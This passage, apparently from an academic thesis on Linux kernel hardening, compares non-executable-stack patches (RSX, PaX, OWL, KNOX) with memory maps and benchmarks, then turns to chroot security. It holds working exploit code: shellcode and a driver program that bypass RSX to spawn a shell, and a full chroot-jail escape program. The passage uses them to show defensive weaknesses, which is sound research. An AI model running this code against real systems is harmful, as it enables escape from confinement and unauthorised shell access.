3.9.2 Memory Mapping

The following is obtained from `/proc/bash/maps` of standard kernel.

```
08048000-080d0000 r-xp 00000000 03:01 217766 /bin/bash
080d0000-080d7000 rw-p 00087000 03:01 217766 /bin/bash
080d7000-08132000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:01 215881 /lib/ld-2.2.4.so
40015000-40016000 rw-p 00014000 03:01 215881 /lib/ld-2.2.4.so
40016000-40017000 rw-p 00000000 00:00 0
40017000-40019000 r-xp 00000000 03:01 155278 /usr/lib/gconv/ISO8859-1.so
40019000-4001a000 rw-p 00001000 03:01 155278 /usr/lib/gconv/ISO8859-1.so
4001a000-4001b000 r-p 00000000 03:01 68765 /usr/share/locale/en_US/LC_NUMERIC
4001b000-40021000 r-p 00000000 03:01 68855 /usr/share/locale/ISO-8859-1/LC_COLLATE
40021000-40022000 r-p 00000000 03:01 68715 /usr/...../LC_MESSAGES/SYS_LC_MESSAGES
4002c000-4002f000 r-xp 00000000 03:01 215878 /lib/libtermcap.so.2.0.8
4002f000-40030000 rw-p 00002000 03:01 215878 /lib/libtermcap.so.2.0.8
40030000-40032000 r-xp 00000000 03:01 217082 /lib/libdl-2.2.4.so
40032000-40034000 rw-p 00001000 03:01 217082 /lib/libdl-2.2.4.so
40034000-40169000 r-xp 00000000 03:01 217078 /lib/libc-2.2.4.so
```

```
40169000-4016e000 rw-p 00134000 03:01 217078 /lib/libc-2.2.4.so
4016e000-40172000 rw-p 00000000 00:00 0
40172000-4017b000 r-xp 00000000 03:01 217103 /lib/libnss_files-2.2.4.so
4017b000-4017d000 rw-p 00008000 03:01 217103 /lib/libnss_files-2.2.4.so
4017d000-401a8000 r-p 00000000 03:01 68856 /usr/share/locale/ISO-8859-1/LC_CTYPE
bfffa000-c0000000 rwxp ffffb000 00:00 0
```

In the standard kernel, text, data and bss segments of `/bin/bash` are mapped starting at `0x08048000`. Dynamic linker and libraries are mapped from `0x40000000`. The stack is built from `0xc0000000` towards lower addresses. The total size for all the regions of the process should be less than 3GB (from `0x00000000` to `0Xc0000000`). The following shows the same in kernel loaded with the RSX module.

```
08048000-080d0000 r-xp 00000000 03:01 217766 /bin/bash
080d0000-080d7000 rw-p 00087000 03:01 217766 /bin/bash
080d7000-0812d000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:01 215881 /lib/ld-2.2.4.so
40015000-40016000 rw-p 00014000 03:01 215881 /lib/ld-2.2.4.so
40016000-40017000 rw-p 00000000 00:00 0
40017000-40019000 r-xp 00000000 03:01 155278 /usr/lib/gconv/ISO8859-1.so
40019000-4001a000 rw-p 00001000 03:01 155278 /usr/lib/gconv/ISO8859-1.so
4001a000-4001b000 r-p 00000000 03:01 68765 /usr/share/locale/en_US/LC_NUMERIC
4001b000-40021000 r-p 00000000 03:01 68855 /usr/share/locale/ISO-8859-1/LC_COLLATE
40021000-40022000 r-p 00000000 03:01 68715 /usr/.../LC_MESSAGES/SYS_LC_MESSAGES
4002c000-4002f000 r-xp 00000000 03:01 215878 /lib/libtermcap.so.2.0.8
4002f000-40030000 rw-p 00002000 03:01 215878 /lib/libtermcap.so.2.0.8
40030000-40032000 r-xp 00000000 03:01 217082 /lib/libdl-2.2.4.so
40032000-40034000 rw-p 00001000 03:01 217082 /lib/libdl-2.2.4.so
40034000-40169000 r-xp 00000000 03:01 217078 /lib/libc-2.2.4.so
40169000-4016e000 rw-p 00134000 03:01 217078 /lib/libc-2.2.4.so
4016e000-40172000 rw-p 00000000 00:00 0
40172000-4017b000 r-xp 00000000 03:01 217103 /lib/libnss_files-2.2.4.so
4017b000-4017d000 rw-p 00008000 03:01 217103 /lib/libnss_files-2.2.4.so
4017d000-401a8000 r-p 00000000 03:01 68856 /usr/share/locale/ISO-8859-1/LC_CTYPE
58048000-580d0000 r-xp 00000000 03:01 217766 /bin/bash
90000000-90015000 r-xp 00000000 03:01 215881 /lib/ld-2.2.4.so
90017000-9001a000 r-xp 00000000 03:01 155278 /usr/lib/gconv/ISO8859-1.so
9002c000-90030000 r-xp 00000000 03:01 215878 /lib/libtermcap.so.2.0.8
90030000-90034000 r-xp 00000000 03:01 217082 /lib/libdl-2.2.4.so
90034000-90172000 r-xp 00000000 03:01 217078 /lib/libc-2.2.4.so
90172000-9017d000 r-xp 00000000 03:01 217103 /lib/libnss_files-2.2.4.so
bfffa000-c0000000 rwxp ffffb000 00:00 0
```

In the RSX kernel, all the text, data and bss regions are mapped in the same way as in standard kernel. But all the text regions are once again mapped in the code segment at the same offsets. For example, text region mapped from `0x08048000-0x080d0000` is mapped again from `0x58048000-0x580d0000`. Similarly `0x40000000-0x40015000` and `0x90000000-0x90015000`,

0x40017000-0x40019000 and 0x9 0017000-0x9001a000. Even though the data and code segments are still overlapping RSX can prevent attacks to a certain extent.

Stack execution Consider the following example. The attacker overflows a buffer at 0xbeffffff and injects shellcode. Then the return address is pointed to 0xbeffffff. So when the function returns the next instruction should be at an offset of 0xbeffffff in the code segment whose base address is 0x50000000. But the limit of the code segment is 0x6fffffff which is less than 0xbeffffff. So a general protection error is raised and the process is killed.

Heap execution The address of the shellcode becomes the offset in the code segment whose base address is 0x50000000. Even if this address is less than the limit of the code segment, it is regarded as bad address because it falls in none of the memory regions in the code segment and so a page fault occurs and process is killed. The text regions which are mapped in the data segment would never get executed because the processor will always look into the code segment to fetch instructions.

The reason for text regions being mapped twice is the same as discussed in Section 3.7.4.

3.9.3 Memory Mapping System Calls

Unlike PAX, RSX modifies only the function which handles mmap system call. Functions that handle mprotect, mremap, and munmap system calls are unchanged.

- STACK_TOP: This is also not changed as the range of data segment is same as that of standard kernel.
- TASK_UNMAPPED_BASE: No change
- ELF_ET_DYN_BASE: No change

3.9.4 Limitations of RSX

Since the text region is mapped both in the code and data segments, they should be consistent. In the RSX kernel, if the process modifies protection flags of a text region using mprotect system call then modifications are made in text regions of the data segment but text regions in the code segments are not affected.

In a RSX kernel the total size of virtual memory for a process is limited to 0xC0000000 - 0x50000000 (1.75G). The problem has increased more because RSX did not change the defined constants TASK_UNMAPPED_BASE and ELF_ET_DYN_BASE. Also, because of text regions mapped twice in different segments, more frames are allocated to each process.

The following is obtained from `/proc/bash/status` of RSX kernel 2.4.5.

```
VmSize: 4584 kB
VmLck: 0 kB
VmRSS: 1628 kB
VmData: 364 kB
VmStk: 24 kB
VmExe: 2532 kB
VmLib: 1384 kB
```

The following is obtained from `proc/bash/maps` of a standard Linux kernel 2.4.5.

```
VmSize: 2616 kB
VmLck: 0 kB
VmRSS: 1540 kB
VmData: 384 kB
VmStk: 24 kB
VmExe: 544 kB
VmLib: 1384 kB
```

The total Vmsize of the bash process of RSX kernel is 4584k, but in case of standard kernel it is 2636k. Total physical memory allocated in RSX kernel is 1628(VmRSS) where as in standard kernel it is 1540.

3.9.5 Breaking RSX

RSX does not make user code and data segments completely disjoint. RSX shifts the base of the code segment towards the higher memory addresses and the data segment's base and limit are unchanged. So user code and data segments are still overlapping and any legal instruction in that overlapped region can be executed by the processor. If the attacker is careful enough and if he finds the base address of the code segment he can still exploit this. In this section, this is going to be discussed and it is proved by an exploit program that stack is still executable in spite of RSX.

It is required to understand the `overflow1.c` program of Aleph One's paper [Aleph One 1996] before reading this. It is obvious that the program `overflow1.c` fails when executed on a RSX kernel. We make changes in this program and prove that stack is still executable in RSX kernel.

In the program, the return address is overwritten to point back to the buffer. In case of standard kernel this overwritten address is same as address of the buffer because the code and data segments base address is at 0. But since in RSX the base of the code segment is `0x50000000` the return address should be overwritten with (`address of buffer - 0x50000000`).

```
for (i = 0; i < 32; i++)
   *(long_ptr + i) = (int) buffer-0x50000000;
```

The following is the program (`shellcodeasm.c`) used to construct the shellcode for `overflow1.c` program.

```
void main() {
__asm__("
        jmp    0x2e                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2b                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

When `call` is executed the address of string ``/bin/sh'' is pushed on to the stack. Using this address, arguments required for `execve` system call are constructed and their corresponding addresses are pushed into the `ebx, ecx,` and `edx` registers.

The address pushed on to the stack after `call` is the address of ``/bin/sh'' with respect to the code segment. It is not the linear address of the string. In case of the standard kernel it does not matter because the base address of all the segments is at 0. In case of RSX kernel since the code segment base is at `0x50000000` the address of the string would be (`address pushed on to the stack + 0x50000000`). So `shellcodeasm.c` is modified as follows:

```
void main() {
__asm__("
        jmp    0x34                    # 3 bytes
        popl   %esi                    # 1 byte
        addl   $0x50000000,%esi        # 6 bytes
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x31                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
```

```
");
}
```

The line `addl $0x50000000,%esi` which is of 6 bytes in length is added at the fifth byte of the shellcode. The `jmp` and `call` instructions offsets are modified accordingly. So this new program is compiled and then disassembled to construct shellcode for `overflow1.c` program which would successfully spawn a shell on RSX kernel.

```
char shellcode[] = { 0xe9, 0x30, 0x00, 0x00, 0x00, 0x5e, 0x81, 0xc6,
        0x00, 0x00, 0x00, 0x50, 0x89, 0x76, 0x08, 0xc6,
        0x46, 0x07, 0x00, 0xc7, 0x46, 0x0c, 0x00, 0x00,
        0x00, 0x00, 0xb8, 0x0b, 0x00, 0x00, 0x00, 0x89,
        0xf3, 0x8d, 0x4e, 0x08, 0x8d, 0x56, 0x0c, 0xcd,
        0x80, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbb, 0x00,
        0x00, 0x00, 0x00, 0xcd, 0x80, 0xe8, 0xcb, 0xff,
        0xff, 0xff, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73,
        0x68, 0x00, 0x5d, 0xc3, 0x89, 0xf6, 0x8d, 0xbc,
        0x27
    };

char large_string[128];

void main(int argc) {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;
  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer-0x50000000;
  printf("Address of buffer:%x \n",buffer-0x50000000);
  for (i = 0; i < 73; i++)
    large_string[i] = shellcode[i];
  memcpy((char *) buffer,(char *)large_string,128);
}
```

The shellcode constructed from our new `shellcodeasm.c` has `null` characters so we used `memcpy` for string copying instead of `strcpy`. Ofcourse, these `null` characters can be eliminated from the shellcode by using the techniques described in Aleph One's article.

3.10 Paged-PAX

In the Linux kernel, a memory region of a process has three types of access flags: `VM_READ`, `VM_WRITE`, and `VM_EXEC`. Using this memory region access flags and IA-32 paging unit PAX implements non-executable stack and heap. The first kernel patch, which does not use segmentation for implementing non-executable stack, heap and bss is developed by the PAX team.

PAX detects any attempt made to execute instructions on the stack, heap, bss and kills the process. For this no changes are made in GDT. But, every address in the stack or heap or bss or

data regions, accessed by the process is monitored and checked by the kernel. During this check if it is found that the processor is going to execute the code at that address location then the process is killed. To do such monitoring the processor's normal execution flow must interrupted. Since we are dealing with pages, a page fault is a good choice to interrupt the flow of execution. So PAX generates a page fault every time a process tries to access an address in bss, heap, stack and data regions of the process address space. So when a process has instructions to be executed in stack, heap, bss or data regions the processor raises a page fault, an error code is pushed on to stack and the page fault handler is executed. PAX extends the page fault handler and all monitoring and checking of the address is made in this new PAX page fault handler. Inside the PAX page fault handler, based on the error code and comparing the address which generated page fault and address in instruction pointer register, any attempt made to fetch instructions on the stack, heap, and bss is detected.

In this section, we refer stack, heap, and bss regions as data region.

3.10.1 Paged-PAX Page Faults

PAX generates page fault for every access to a unique address in a data region. The page table entries for stack, heap, bss and data regions are set with supervisor privileges i.e., pages in these regions should be accessed only when the process is in kernel mode. Since page table entry bits are set based on the array `protection_map[ ]`, it is modified as in Table 3.5. While mapping a data region they are not set with execution access rights (`VM_EXEC`). So, the `vm_prot_flags` would be one among `__P001, __P010, __P011, __S001, __S010, __S011` (Section 2.5). For `__P001,__P010,__P011,__S001,__S010,_`
the user/supervisor bit is set to 0. So when the process which is in user mode, accesses them, a page fault is generated because of privilege violation. Then the control is handed to the PAX page fault handler where any attempts made to fetch instructions are detected.

Unlike the standard kernel, PAX would not map data regions with execution access rights (`VM_EXEC`).

3.10.2 Paged-PAX Page Fault Handler

The page fault handler must distinguish among exceptions which are caused by the instruction fetch from data regions, exceptions caused by a page not present and programming errors and exceptions which are caused by a reference to a page that legitimately belong to the process address space but simply denied access because of supervisor privileges set by PAX. Exceptions which are caused by an instruction fetch from data regions are detected and the process is killed. Exceptions which are caused by page not present and programming errors are sent to original page fault handler. Exceptions which are caused by a reference to a page that legitimately belongs to the process

protection_map[ ]	Read/Write bit	User/Supervisor bit
__P000	0	0
__P001	0	0
__P010	0	0
__P011	0	0
__P100	0	1
__P101	0	1
__P110	0	1
__P111	0	1
__S000	0	0
__S001	1	0
__S010	1	0
__S011	1	0
__S100	1	1
__S101	1	1
__S110	1	1
__S111	1	1

Table 3.5: `protection_map` in Paged-PAX kernel

address space, but simply denied access because of supervisor privileges set by PAX, are given user privileges.

To expedite the handling of faults, the PAX page fault handler makes use of an error code and address in the instruction pointer register. Page faults handled by the PAX Page fault handler are the page faults which occurred because of a privilege violation and occurred when in user mode. The error code for such kind of page faults is 1x1 (101 or 111). All other page faults are sent to the original page fault handler (`do_page_fault( )`).

```
if (unlikely((error_code & 5) != 5 || address >= TASK_SIZE
||!(current->flags & PF_PAX_PAGEEXEC))) return do_page_fault(regs,
error_code, address);
```

Page faults occurred when the processor fetches instructions code from a data region will have 101 error code.

Page faults with error code 101

We divide all the page faults with error code 101 into three types.

1. Page faults which occurred when processor fetches code from a data region.
2. Page faults which occurred because of programming errors.
3. Page faults which occurred just because of PAX (because of supervisor privileges set in page table entry).

Page faults of type 1 are detected by comparing the address which caused the page fault with address in the instruction pointer register.

```
if (((error_code == 5) && (regs->eip == address)))
```

If they are same, the process is killed. Thus stack execution or heap execution is prevented.

To find page faults of type 2 the following check is made.

```
if ((!pte || !(pte_val(*pte) & _PAGE_PRESENT) || pte_exec(*pte)))

{  do_page_fault(regs, error_code, address); }
```

If the page table entry has user privileges or if the page is not present then they are sent to the original page fault handler. These are the page faults which would have occurred even with a standard kernel.

Those page faults which satisfy neither of the above two conditions fall under type 3. These page faults are unnecessarily created by the PAX i.e., the page legitimately belongs to the process but an exception is caused because of the supervisor flag being set, in the page table entry, by PAX. These page faults would have occurred when the processor tries to read the data on the stack, heap, and bss. The supervisor/user flag of the page table entry of the address that caused this page fault is temporarily set to user privileges. Then the processor executes a dummy instruction which makes use of that address as an operand, no page fault occurs this time, but the page table entry of the address is loaded into DTLB. Once this address gets loaded into the DTLB, the page table entry of this address in the page tables is restored to PAX-normal state i.e., the supervisor/user flag is set to supervisor privileges again. But the page table entry of the address in DTLB will have the flag set to user privileges. So the data in that address location is accessible without any page fault as long as the page table entry of that address remains in DTLB.

This is done with inline assembly instructions.

```
__asm__ __volatile__ (
     "orb %2,%1\n"
     "invlpg %0\n"
     "testb $0,%0\n"
     "xorb %3,%1\n"
     :
     : "m" (*(char*)address), "m" (*(char*)pte), "q" (pte_mask), "i" (_PAGE_USER)
     : "memory", "cc"
);
```

`orb %2, %1` : Set user/supervisor bit of the page table entry to 1.

`invlpg %0` : Invalidate if the page table entry is already in the TLB.

`testb $0,%0`: Perform bitwise operation of 0 and the data in the address. Since now the page table entry has user permissions no page fault occurs and the page table entry is updated in TLB.

`xorb %2,%1` : Reset the user/supervisor bit of the page table entry to 0.

Page faults with error code 111

These are the page faults made when a process attempts to write into a data region. We divide all the page faults with error code 111 into two types.

1. Page faults which occurred because of programming errors.
2. Page faults which occurred just because of PAX (because of supervisor privileges set in page table entry)

The page faults which satisfy following condition belong to type 1.

```
if (unlikely((error_code == 7) && !pte_write(*pte)))
{ /* write attempt to a protected page in user mode */
do_page_fault(regs, error_code, address); }
```

If the page table entry does not have write privileges then it is a write attempt to a protected page. These page faults would have occurred even with a normal kernel and so they are sent to the original page fault handler. The rest belong to page faults of type 2. These page faults are unnecessarily created by PAX. These page faults occur when the processor tries to write to a data region. So the supervisor/user flag of the page table entries of the address of this page fault is set to user privileges. Once the page table entry of the address gets loaded into DTLB, the user privileges are removed in the page tables. Then it is handled in the same way as page faults of type 3 with error code 101.

3.10.3 `mprotect` System Call

In the kernel patched with PAX, there is a configuration option called "`config_ PAX_ mprotect`". If this is selected, the kernel disallows any writable and executable memory region, i.e., `mprotect` system call with both `PROT_EXEC` and `PROT_WRITE`, will fail. A memory region which has both writable and executable access rights is exploitable. That is why, the PAX kernel would not have executive access rights to a data region. PAX makes a recommendation to set this configuration option on so that the protection would be complete. Otherwise, a `mprotect` system call with `PROT_EXEC`, and `PROT_WRITE` on a memory region will add `VM_EXEC`, `VM_WRITE` to the access rights. If `VM_EXEC` access right is set for a memory region, it escapes from PAX "monitoring".

Program	argv[1]	UserTime	System Time	No of Page Faults
paxtest.c	1	0.00	0.00	354
paxtest.c	2	0.00	0.00	354
paxtest.c	3	0.00	0.00	354
paxtest.c	257	0.01	0.01	354
paxtest.c	100000	3.19	0.00	354

Table 3.6: Standard Kernel 2.4.18 Page Faults

3.10.4 Limitations

Because of PAX generated page faults, the performance of the kernel is seriously affected. The impact of PAX on performance depends on the size of TLBs. With a bigger and more efficient TLB, the page faults would decrease.

On standard IA-32 processors, the TLBs has 64-256 entries. This means that after at most 256 accesses to different pages, at least one TLB entry would expire increasing chances for a potential page fault in the future. A simple test program `PAXtest.c`, shown below, demonstrates the effect of PAX on performance. The program is executed on a Pentium III processor (CPU speed 750 MHz) running Mandrake 8.1 distribution and results are shown in Tables 3.6 and 3.7. For a given hardware configuration, the number of page faults may slightly vary with the version of compiler used to compile `paxtest.c` and the version of libraries linked.

```
#include <stdio.h>
int main(int argc, char*argv[])
{
   char* buf; int i, j, limit=100000;
   if(argc==2)
   limit=atoi(argv[1]);
   buf = (char*)malloc(4096*257);
   for (j=0; j<limit; j++)
   {
      for (i=0; i<257; i++)
      {
         buf[i*4096] = 'a';
      }
   }
   return (0);
}
```

Programs which has large stack and heap regions would be seriously affected by PAX. The page faults were obtained by our own patches (see appendix 9.1).

On some occasions Linux does require executable stack, e.g., to implement signals and to implement `gcc` trampolines. This is also fixed by these patchs. During such occasions OWL, PAX, and KNOX patches allow execution on stack.

Program	argv[1]	UserTime	System Time	Total Page Faults(t)	OPF(o)	t-o
paxtest.c	1	0.00	0.00	686	354	332
paxtest.c	2	0.00	0.00	942	354	588
paxtest.c	3	0.01	0.01	1200	354	846
paxtest.c	257	0.02	0.05	66478	354	66124
paxtest.c	100000	5.71	17.86	25600786	354	25600435

`OPF-Page faults handled by original page fault handler. t-o- extra page faults generated because of PAX`

Table 3.7: Paged-PAX Kernel 2.4.18 Page Faults

3.11 Performance Impact

It is clear that these kernel patches cause a certain amount of performance loss. In this section, we discuss the performance issues of the patches, even though we believe that performance is secondary to security. We have measured the performance of the kernels patched as above and compared them with performance of the standard kernels.

3.11.1 Micro Bench Marks

We used LMbench-2.0.4 [McVoy and Staelin 1996] for measuring the performance of patched kernels. The benchmarks used are (i) process creation, (ii) `mmap`, (iv) page faults, and (v) context switch. We had to slightly modify the source code of LMbench to suit our needs.

fork+exit LMbench measures simple process creation by creating a process and immediately exiting the child process. This benchmark is intended for measuring the overhead involved in creating process and so it includes `fork` and `exit`.

fork+execve+exit In general any newly created process would do `exec` to execute a new program. So this benchmark measures the cost of creating a new process and doing `exec` to a new program and process exit. The program which is `exec`'ed is a tiny program that prints "hello world" and exits. If a process does `exec`, it involves memory mapping of all the text regions and data regions. Since the kernel patches make changes in the memory mapping functions of kernel we chose this benchmark in measuring overhead involved.

fork+sh One common way of starting an application is through `system()` function. This function starts the new process by invoking a command interpreter line `/bin/sh` and interpreter would search for the binary in the directories specified in `$PATH` variable and then execute it. This benchmark measures the time starting from `system` function call until the process exits.

mmap This benchmark measures how fast a memory region of certain size can be mapped and unmapped. We set size of the memory region as 134MB. The mmap benchmark of LMbench maps a memory region with `MAP_SHARED`, `PROT_READ`, and `MAP_WRITE`. i.e., it maps a readable, writable, and shared memory region. Then it accesses all memory locations in that region. So output time includes the time to map the region, time to access the region and unmap the region.

We have modified the source of this benchmark to match our needs. We developed two benchmarks from this. The first benchmark maps executable and private regions (`MAP_PRIVATE`) which we refer to as mmapx. The second benchmark maps readable, writable, and private region which we refer as mmapw.

Page Fault This benchmark measures time required to handle a page fault. Since Linux follows demand paging policy the page fault handling system can considerably affect the overall system performance. Patches like Segmented-PAX, Paged-PAX, and RSX extend page fault handlers and more lines of code is added.

The page fault benchmark of LMbench maps a file to a readable and shared memory region. We developed two benchmarks from this. The first benchmark measures a page fault occurred in executable and private memory region and this is referred as pagefaultx. The second benchmark measures a page fault occurred in writable, readable, and private region and this is referred to as pagefaultw.

Context Switch LMbench defines the term "context switch" as the time needed to save the state of one process and restore the state of another process. A context switch is always critical to overall system performance. The context switch benchmark is implemented as a ring of two to twenty processes that are connected with UNIX pipes. A token is passed from one process to another, forcing context switches. So passing of token involves a context switch and the overhead of passing the token. The reported context switch does not include the overhead of passing the token.

LMbench is completely an application level program and does not require Linux kernel source code modifications. All the benchmarking is done through system calls which are available in a standard kernel and system call `gettimeofday` is used to measure time. While benchmarking, there is no process activity other than the following processes. The benchmarking is done on an Intel Pentium III machine with 698 MHz speed and 512 MB of physical memory.

```
PID TTY      STAT   TIME COMMAND
  1 ?        S      0:04 init [S]
```

Kernel	fork+exit	fork+exec+exit	fork+sh
Standard 2.4.23	142.4571	724.5	3632
OWL 2.4.23	144.1111	726.3750	3604.5
Paged-PAX 2.4.23	194.8846	802.5714	3969.5
Segm-PAX 2.4.23	203.0385	949.5	4157.5
Standard 2.4.5	141.0270	680.6250	4924
RSX 2.4.5	163.125	783.5714	5126
Standard 2.2.20	112.6531	603.8889	17820
KNOX 2.2.20	124.2273	667.6250	17801

Times in microseconds

Table 3.8: Process Creation Benchmark Results

Kernel	mmapx	mmapw	pfx	pfw
Standard 2.4.23	12	12	2	1
OWL 2.4.23	5.664	5.872	2	1
PAX-Paged 2.4.23	13	13	2	2
PAX-Segm 2.4.23	23	23	3	3
Standard 2.4.5	27	27	2	2
RSX 2.4.5	35	33	2	2
Standard 2.2.20	8.344	8.423	451	1
KNOX 2.2.20	8.251	8.357	452	1

Times in microseconds

Table 3.9: mmap and Page Faults Benchmark Results

```
  2 ?        SW     0:00 [keventd]
  3 ?        SWN    0:00 [ksoftirqd_CPU0]
  4 ?        SW     0:00 [kswapd]
  5 ?        SW     0:00 [bdflush]
  6 ?        SW     0:00 [kupdated]
 11 ?        SW     0:00 [kjournald]
185 ?        SW     0:00 [kjournald]
189 ?        SW     0:00 [kjournald]
405 tty1     S      0:00 init [S]
406 tty1     S      0:00 /bin/sh
418 tty1     R      0:00 ps -x
```

The latest source code patch of PAX and OWL are applicable to 2.4.23 kernel. The latest source code patch of KNOX is applicable to 2.2.20 kernel. The latest RSX kernel module can be used for 2.4.5 kernel. So we have compared performance of each one with its equivalent standard kernel.

The OWL patch which does not make any modifications in mapping the memory regions has got almost same benchmark times as that of the standard kernel. No performance loss is observed in the OWL kernel.

Kernel	8p/64k	16p/16k	16p/64k
Std 2.4.23	161.14	32.69	161.37
OWL	161.07	35.62	161.68
Paged-PAX	179.57	45.01	180.63
Segm-PAX	161.95	32.91	162.57
Std 2.4.5	160.38	33.11	160.30
RSX	158.27	34.61	157.81
std 2.2.20	160.58	28.58	161.28
KNOX	161.10	31.60	162.01

`Times in microseconds, 8p/64k - 8 processes with 64k size of each process.`

Table 3.10: Process Context Switch Benchmark Results

In case of Segmented-PAX patched kernel there is certain amount of loss during process creation and during memory mapping of regions. This is because, as explained in previous sections, text regions are mapped twice. Compared with standard kernel there is almost 100-200% increase in the delay during page fault handling and this delay is in both text and data page faults (`pagefaultx`, `pagefaultw`). This is because Segmented-PAX patch has to update the page tables on text regions both in the data segment and code segment.

The RSX kernel also suffers performance loss during `fork`, `exec`, and `mmap` for the same reasons as that of Segmented-PAX. Since RSX does not extend the page fault handler there is no performance loss during page fault handling.

The KNOX kernel has got the same benchmark times as that of corresponding standard kernel. This is because, unlike Segmented-PAX kernel and RSX kernel, the KNOX kernel would not map text regions twice. But it manipulates the page tables of the code segment and data segment which would not consume much CPU time.

In Paged-PAX kernel, the process creation benchmark times are just slightly greater or the same as that of standard kernel. The benchmark `pagefaultx` times is same as that of standard kernel. But its extra page fault handling has increased the time for handling a page fault in data regions (`pagefaultw`) by 100% compared to standard kernel. This is because of extra page fault handling of the Paged-PAX kernel. By extra page faults created by Paged-PAX (see Table 3.7) and with extra time for handling each page fault in Paged-PAX kernel, processes would suffer serious performance loss.

The Table 3.10 shows the context switch benchmark results. Context switch numbers remained almost the same for all the kernels except Paged-PAX kernel.

It is to be noted that the secure kernel patches discussed above aim to prevent buffer overflow attacks of type *Code Injection* (as explained in Section 3.2). But cannot fight against attacks

of *Existing Code* type. PAX team has already released patches which randomize memory region mappings of libraries and start address of the stack so that attacker would not be able to guess the address to which the control is to be transferred.

Proper use of IA-32 segments would prevent a large class of buffer overflow exploits. But Linux makes minimal use of segments. We have not been able to fully trace the reasons for why Linux designers choose to use the Basic Flat Model and ignore advanced features of IA-32 segmentation, but the following are possible reasons. Loading segment registers requires several memory cycles. System calls implemented via the `INT` instructions, applicable only when using Basic Flat Model, are faster. The code for all the kernel modifications we described above are poorly documented. It is not sufficient that the source code listings of programs are open to public view. It is necessary that proper documentation and design rationale are also made available. Often the author of a program is not excited about these. But others should be encouraged and rewarded for filling in this gap.

4
Prevention of Other Exploits by Strengthening the Kernel

In this chapter, we discuss various kernel hardening issues for preventing exploits other than buffer overflow. We provide a detailed explanation of the root cause of the exploits. We provide suggestions to prevent the exploits at kernel level. We also discuss the prevention techniques of various publicly available kernel patches such as OWL, Grsecurity, and LIDS.

4.1 Chroot Security

Every process has a root directory, which is used to resolve the absolute path names of files. By default, the root directory of a process is "/". `chroot` system call changes the root directory of a process. All the absolute path names of a file are now resolved with respect to the new root. It cannot access files, which are outside the new root directory. A chrooted process is hence, said to be in a "Jail" or "`Chroot` Jail". Services like anonymous FTP server and web server, where the processes have to access a very limited file system, are run inside a `chroot` jail for security reasons. Though `chroot` system call is for enhancing security, weaknesses exist. In this section we discuss the weaknesses of some system calls which can be exploited to break `chroot` jail. We have provided suggestions for securing the `chroot` jail against such exploitations.

4.1.1 Exploitable Features of `chroot, chdir, fchdir`

By exploiting these three system calls, an attacker with root privileges can break `chroot` jail. All the three system calls, do not check to make sure that current working directory (`cwd`) is within the root directory of the process. When a process calls `chroot` system call, the root directory of the process is changed but `cwd` is left unchanged.

If process has a directory open, which is outside the root directory, it can call `fchdir` to that directory and the `cwd` of the process changes to that directory. Once the `cwd` goes out of the root

directory of the process, the process is successful in breaking the `chroot` jail.

4.1.2 Exploit Program

This section explains an exploit program, extracted from [Simes 2002], that can break a `chroot` jail. It is assumed that the user has root privileges inside the `chroot` jail.

```
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>

#define NEED_FCHDIR 1
#define TEMP_DIR "waterbuffalo"

int main(int argc, char *argv[])
{
    int x;
    int done = 0;

#ifdef NEED_FCHDIR
    int dir_fd;
#endif
    struct stat sbuf;

    if (stat(TEMP_DIR, &sbuf) < 0) {
        if (errno == ENOENT) {
            if (mkdir(TEMP_DIR, 0755) < 0) {
                fprintf(stderr, "Failed to create %s - %s\n", TEMP_DIR,
                        strerror(errno));
                exit(1);
            }
        } else {
            fprintf(stderr, "Failed to stat %s - %s\n", TEMP_DIR,
                    strerror(errno));
            exit(1);
        }
    } else if (!S_ISDIR(sbuf.st_mode)) {
        fprintf(stderr, "Error - %s is not a directory!\n", TEMP_DIR);
        exit(1);
    }
#ifdef NEED_FCHDIR

    if ((dir_fd = open(".", O_RDONLY)) < 0) {
        fprintf(stderr, "Failed to open . for reading - %s\n",
                strerror(errno));
        exit(1);
    }
```

```
#endif
    if (chroot(TEMP_DIR) < 0) {
        fprintf(stderr, "Failed to chroot to %s - %s\n", TEMP_DIR,
                strerror(errno));
        exit(1);
    }
#ifdef NEED_FCHDIR

    if (fchdir(dir_fd) < 0) {
        fprintf(stderr, "Failed to fchdir - %s\n", strerror(errno));
        exit(1);
    }
    close(dir_fd);
#endif

    for (x = 0; x <= 4095; x++) {
        chdir("..");
    }

    chroot(".");

    if (execl("/bin/bash", "bash", NULL) < 0) {
        fprintf(stderr, "Failed to exec!!!! - %s\n", strerror(errno));
        exit(1);
    }

}
```

The various steps involved in above program are:

- Initially a temporary directory called `waterbuffalo` is created
- `cwd` (".") is opened with system call `open`, which returns a file descriptor (assigned to `dir_fd`)
- The root directory is changed to `waterbuffalo` with system call `chroot`
- By calling `fchdir`, the `cwd` of the process is changed to the directory whose file descriptor is `dir_fd`.
- The `cwd` is changed to its parent directory by calling `chdir`(".."). This changing of `cwd` to its parent directory is done 4096 times since the maximum number of characters in a file path name is 4096. As a result, the current working directory will be `/` (real root).
